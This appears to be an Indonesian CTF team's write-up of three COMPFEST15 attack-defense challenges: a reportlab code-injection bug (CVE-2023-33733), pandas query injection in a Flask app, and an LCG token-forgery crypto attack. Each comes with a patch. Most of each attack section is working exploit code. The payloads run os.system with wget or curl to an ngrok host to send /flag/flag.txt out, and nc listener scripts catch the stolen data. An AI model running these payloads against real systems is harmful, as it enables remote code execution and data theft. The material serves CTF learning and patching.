Write up COMPFEST15


(☝ ՞ਊ ՞)☞ Alberth

Almndtofu
Beluga
W**rth**

Daftar isi

Converter

Attack
Soal menggunakan library reportlab.



```
web > converter > src > main > views.py > ...
from django.shortcuts import render, redirect
from django.http import FileResponse
from reportlab.platypus import SimpleDocTemplate, Paragraph
from io import BytesIO

```

Lib ini vulnerable terhadap command execution.
https://socradar.io/cve-2023-33733-vulnerability-in-reportlab-allows-bypassing-sandbox-restrictions/.

Setelah mencari ke github, didapati exploit berikut
https://github.com/c53elyas/CVE-2023-33733/blob/master/code-injection-poc/poc.py

Karena kita tidak bisa mendapatkan result dari RCE alias blind RCE, maka disini kami membuat sebuah listener flag yang kemudian di-publish menggunakan ngrok agar bisa diakses oleh target.

listener.py

```python
from subprocess import Popen
import time
import os
res = True
while True:
    if res:
        r = Popen("nc -lvnp 8989 > ./flag", shell=True)
        res = False
    if len(a:=open("./flag","r").read().strip()) > 5:
        print(len(a))
        print(a)
        f = open("./flagfound","w")
        f.write(a)
        f.close()
        r.kill()
        res = True
```

Kemudian kami menggunakan script berikut untuk mendapatkan flag dan mengirimkannya ke listener kami.

solve.py

```
from subprocess import Popen, check_output, PIPE
import sys
from requests import get, post
ip = sys.argv[1]
port = 50003

pro = {"http": "http://localhost:8080"}
header = {"Content-Type": "application/x-www-form-urlencoded"}

data = """user_input=<para><font color="[ [
getattr(pow,Word('__globals__'))['os'].system('wget
0.tcp.ap.ngrok.io:15228/$(cat /flag/flag.txt) -O /dev/null') for Word in
[orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self,
x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0
and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated',
self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for
orgTypeFun in [type(type(1))] ] and 'red'">exploit</font></para>"""
print("curl")
try:
    res = post("http://" + ip + ":50002/convert", data=data, timeout=3,
headers=header)
    print(res.content)
except Exception as e:
    print(e)
print("cat flag")
try:
    res = open("./flagfound", "r").read()
    print(res)
except Exception as e:
    print(e)
print("y")
exit()
```

Patching

Patching dapat dilakukan dengan menghilangkan payload yang ada didalam color sehingga menjadi warnanya saja, misalnya color=“exploitexploitexploit and ‘red’”, maka bisa kita hilangin saja menjadi color=”‘red’”, kita gunakan teknologi regex

```
from django.shortcuts import render, redirect
from django.http import FileResponse
from reportlab.platypus import SimpleDocTemplate, Paragraph
from io import BytesIO
import re

def index(request):
    return render(request, 'index.html')

def convert(request):
    if request.method == 'POST':
        user_input = request.POST.get('user_input', '')
        user_input = re.sub(r"color *=.* and ","color=\"",user_input)

        try:
            buffer = BytesIO()
            docs = SimpleDocTemplate(buffer)
            docs.build([Paragraph(user_input)])

            buffer.seek(0)

            response = FileResponse(buffer,
content_type='application/pdf')
            response['Content-Disposition'] = 'attachment;
filename=converted.pdf'
            return response
        except:
            pass

    return redirect("/")
```

ggez

Attack

Diberikan source code berikut

```
from flask import Flask, render_template, request
import pandas as pd
import json

app = Flask(__name__)
db = pd.read_csv("heroes_data.csv")

@app.route('/')
def index():
    heroes = json.loads(db.to_json(orient='records'))

    context = {
            'status' : "get",
            'heroes' : heroes
        }
    return render_template('index.html' ,context=context)

@app.route("/search", methods=['POST'])
def search():
    if request.method == "POST" and request.form['keyword']:
        keyword = request.form['keyword']

        pattern = f".*{keyword}.*"
        res = db.query(f"localized_name.str.contains(@pattern,
case=False)", local_dict={'pattern': pattern})

        data = json.loads(res.to_json(orient='records'))

        if len(data) > 0 :
            status = "found"
        else:
            status = "not_found"

        context = {
            'status' : status,
            'heroes' : data,
            'query' : keyword
        }
        return render_template('index.html', context = context)
    return render_template('index.html', context = None)


@app.route('/detail')
def detail():
    name = request.args.get('name')
    query = db.query(f"`localized_name` ==
'{name}'").to_json(orient='records')
    heroes = json.loads(query)
    heroes[0]['roles'] =
heroes[0]['roles'][1:-1].replace("'","").split(",")
    print(heroes[0]['roles'])
    return render_template('hero.html' ,hero=heroes[0])

if __name__ == "__main__":
    app.run(host="0.0.0.0", debug=True, port=8000)
```

Disini bisa dilihat terdapat operasi menggunakan pandas yang membaca csv, disini input user langsung masuk kedalam db.query(), sehingga bisa kita lakukan code execution seperti pada artikel berikut
https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes#other-libraries-that-allow-to-eval-python-code


Masalahnya RCE nya blind jadi kita lakukan trik yang sama dengan converter yaitu bikin listener lalu di serve dengan ngrok

listen.py

```
from subprocess import Popen
import time
import os
res = True
while True:
    if res:
        r = Popen("nc -lvnp 1234 > ./flag", shell=True)
        res = False
    if len(a:=open("./flag","r").read().strip()) > 5:
        # print(open("./flag","r").read().strip())
        print(len(a))
        print(a)
        f = open("./flagfound","w")
        f.write(a)
        f.close()
        # print(open("./flagfound","r").read().strip())
        r.kill()
        res = True
```

solve.py

```
from subprocess import Popen, check_output, PIPE
import sys
from requests import get
ip = sys.argv[1]
port = 50003
print("curl")
try:
    res = get(f"http://{ip}:{port}/detail?name=Jinx%27%2b@__builtins__.__import__(%22os%22).system(%22curl%200.tcp.ap.ngrok.io:11568/$(cat%20/flag/flag.txt)%22)%23", timeout=5)
except Exception as e:
    print(e)
print("cat flag")
try:
    res = open("./flagfound", "r").read().split("\n")[0].split()[1][1:]
    print(res)
    res = "COMPFEST15{"+res[10:]+"}"
    print(res)
except Exception as e:
    print(e)
print("y")
exit()
```




```
curl
HTTPConnectionPool(host='10.2.0.14', port=50003): Read timed out. (read timeout=2)
cat flag
COMPFEST15kp5kk25z9kldaixcug6qexwbk9c18flk
COMPFEST15{kp5kk25z9kldaixcug6qexwbk9c18flk}
y
```

Patching

Disini sebenarnya eval hanya bisa di trigger dari @ jadi kita bisa blacklist @ saja

```
from flask import Flask, render_template, request
import pandas as pd
import json

app = Flask(__name__)
db = pd.read_csv("heroes_data.csv")

@app.route('/')
def index():
    heroes = json.loads(db.to_json(orient='records'))

    context = {
            'status' : "get",
            'heroes' : heroes
        }
    return render_template('index.html' ,context=context)

@app.route("/search", methods=['POST'])
def search():
    if request.method == "POST" and request.form['keyword']:
        keyword = request.form['keyword']

        pattern = f".*{keyword}.*"
        res = db.query(f"localized_name.str.contains(@pattern,
case=False)", local_dict={'pattern': pattern})

        data = json.loads(res.to_json(orient='records'))

        if len(data) > 0 :
            status = "found"
        else:
            status = "not_found"
```



```
        context = {
            'status' : status,
            'heroes' : data,
            'query' : keyword
        }
        return render_template('index.html', context = context)
    return render_template('index.html', context = None)


@app.route('/detail')
def detail():
    name = request.args.get('name')
    if "@" in name:
        query = db.query(f"`localized_name` ==
'hacker'").to_json(orient='records')
    else:
        query = db.query(f"`localized_name` ==
'{name}'").to_json(orient='records')
    heroes = json.loads(query)
    heroes[0]['roles'] =
heroes[0]['roles'][1:-1].replace("'","").split(",")
    print(heroes[0]['roles'])
    return render_template('hero.html' ,hero=heroes[0])

if __name__ == "__main__":
    app.run(host="0.0.0.0", debug=True, port=8000)
```


is_admin=true

Attack

Diberikan soal berikut

```
from hashlib import sha256
import random
import os

```

```python
p =
69278042787891942769502075928585090381290090384778024990006411012262963663
859
g = 2
m =
42677387743211663750266933035902020064476859281199065066243845445300891226
61922193
a =
18721598757356065730860193503657091914272766920694138595971071457607990476
73904037
c =
38525234969073437037075997168208316231378587340691353837741728019438510919
60152572

class LCG:
    def __init__(self, m,a,c, seed):
        self.m = m
        self.a = a
        self.c = c
        self.state = seed

    def next(self):
        self.state = (self.a * self.state + self.c) % self.m
        return self.state >> 16

class TokenGenerator:
    def __init__(self, p,g,m,a,c):
        self.p = p
        self.g = g
        self.x = random.randint(1,p)
        self.lcg = LCG(m,a,c, random.randint(1, m))

    def next(self):
        k = self.lcg.next()
        self.x = pow(self.g, k, self.p) * self.x % self.p
        return self.x

class Server:
    def __init__(self):
        self.users = {}
        self.sessions = {}
        self.token_generator = TokenGenerator(p,g,m,a,c)
        self.user = None

    def generate_token(self):
        x = self.token_generator.next()
        return hex(x)

    def register(self, username, password, is_admin=False):
        if username in self.users:
            print("[x] Username already exists")
            return
        token = self.generate_token()
        self.sessions[token] = username
        self.users[username] = {
            "username": username,
            "password": sha256(password.encode()).hexdigest(),
            "token": token,
            "is_admin": is_admin,
        }
        return token

    def get_token(self, username, password):
        if username not in self.users:
            print("[x] Invalid username")
            return
        if self.users[username]["password"] !=
sha256(password.encode()).hexdigest():
            print("[x] Invalid password")
            return

        token = self.generate_token()
        self.sessions[token] = username
        self.users[username]["token"] = token
        return token

    def set_token(self, token):
        if token not in self.sessions:
            print("[x] Invalid token")
            return
```



```python
        self.user = self.users[self.sessions[token]]
        print("Welcome, " + self.user["username"])

    def get_flag(self):
        if self.user is None:
            print("You must login first")
            return
        if not self.user["is_admin"] == True: # <-- is_admin=true??
            print("Only admin can access the flag")
            return

        print(open("/flag/flag.txt").read())

print("=" * 100)
print(f"p = {p}")
print(f"g = {g}")
print(f"m = {m}")
print(f"a = {a}")
print(f"c = {c}")
print("=" * 100)

server = Server()
server.register("admin", os.getenv("PASSWORD"), True)
server.register("john doe", "password2", False)
server.register("jane doe", "password3", False)


def menu():
    print("=" * 100)
    print("1. Register")
    print("2. Get Token")
    print("3. Set Token")
    print("4. Get flag")
    print("5. Exit")
    return int(input("choose option: "))


print("Welcome to the server!")
while True:
    choice = menu()
    if choice == 1:
        username = input("Username: ")
        password = input("Password: ")
        token = server.register(username, password)
        if token:
            print(f"Your token: {token}")
    elif choice == 2:
        username = input("Username: ")
        password = input("Password: ")
        token = server.get_token(username, password)
        if token:
            print(f"Your token: {token}")
    elif choice == 3:
        token = input("Token: ")
        server.set_token(token)
    elif choice == 4:
        server.get_flag()
    elif choice == 5:
        print("Bye!")
        break
```

Disini bisa dilihat bahwa sebuah rng menggunakan truncated LCG, disitu digunakan untuk menggenerate token dengan rumus newtoken = oldtoken * pow(2,x,p) % p dengan x adalah hasil keluaran LCG nya

Pada saat pengetesan ternyata p itu adalah bilangan smooth, sehingga dapat di discrete log dengan mudah

Kita juga bisa generate banyak token sehingga bisa mendapatkan state tokennya berturut-turut.


Dari sini cukup straightforward saja, gunakan 2 token untuk recover pow(2,x,p) lalu discrete log untuk recover x, setelah mendapatkan cukup state bisa kita gunakan untuk recover truncated state LCG
https://github.com/jvdsn/crypto-attacks/blob/master/attacks/lcg/truncated_state_recovery.py

Setelah recover seluruh state LCG nya, tinggal kita kembalikan ke 3 state sebelumnya untuk mendapatkan token admin

```
from sage.all import *
from pwn import *
import sys
from jvdsn.attacks.lcg.truncated_state_recovery import attack
ip = sys.argv[1]
```

```python
port = 50004
# context.log_level = 'debug'
r = remote(ip, port)
r.recvuntil(b'p = ')
p = int(r.recvline().strip())
r.recvuntil(b'g = ')
g = int(r.recvline().strip())
r.recvuntil(b'm = ')
m = int(r.recvline().strip())
r.recvuntil(b'a = ')
a = int(r.recvline().strip())
r.recvuntil(b'c = ')
c = int(r.recvline().strip())
r.sendlineafter(b'option: ', b'1')
r.sendlineafter(b": ", b"x")
r.sendlineafter(b": ", b"x")
r.recvuntil(b"token: ")
token = int(r.recvline().strip().decode(),16)
firsttoken = token
k = []
for u in "abcdefg":
    r.sendlineafter(b'option: ', b'1')
    r.sendlineafter(b": ", u.encode())
    r.sendlineafter(b": ", u.encode())
    r.recvuntil(b"token: ")
    newtoken = int(r.recvline().strip().decode(),16)
    if u == "a":
        secondtoken = newtoken
    b = int(newtoken* inverse_mod(token, p) % p)
    k.append(int(pari(f"znlog({int(b)},Mod({int(g)},{int(p)}))")))
    token = newtoken

sa = attack(k,256,256-16,m,a,c)
s = sa[0]

prevtoken = firsttoken
for i in range(3):
    s = ((s-c)*inverse_mod(a,m))%m
    newk = s >> 16
    prevtoken =(prevtoken * inverse_mod(pow(g, newk ,p),p)) % p
```

```python
r.sendlineafter(b'option: ', b'3')
r.sendlineafter(b": ", hex(prevtoken).encode())
r.sendlineafter(b'option: ', b'4')
print(r.recvline())
```




```
└─$ python3 solveadmin.py 10.2.0.7
[+] Opening connection to 10.2.0.7 on port 50004: Done
b'COMPFEST15{azi0u2gaepe6cu279nkgtpo3biyoyfu4}\n'
[*] Closed connection to 10.2.0.7 port 50004
```

Patching

Untuk patching sendiri kita dapat mengganti p sehingga tidak menjadi smooth number lagi sehingga tidak bisa di discrete log, sisanya bisa dibiarkan seperti semula

```python
from hashlib import sha256
import random
import os

p = 9307947732403391576389929966420317335901594916553081830683332878435034135613 3
g = 2
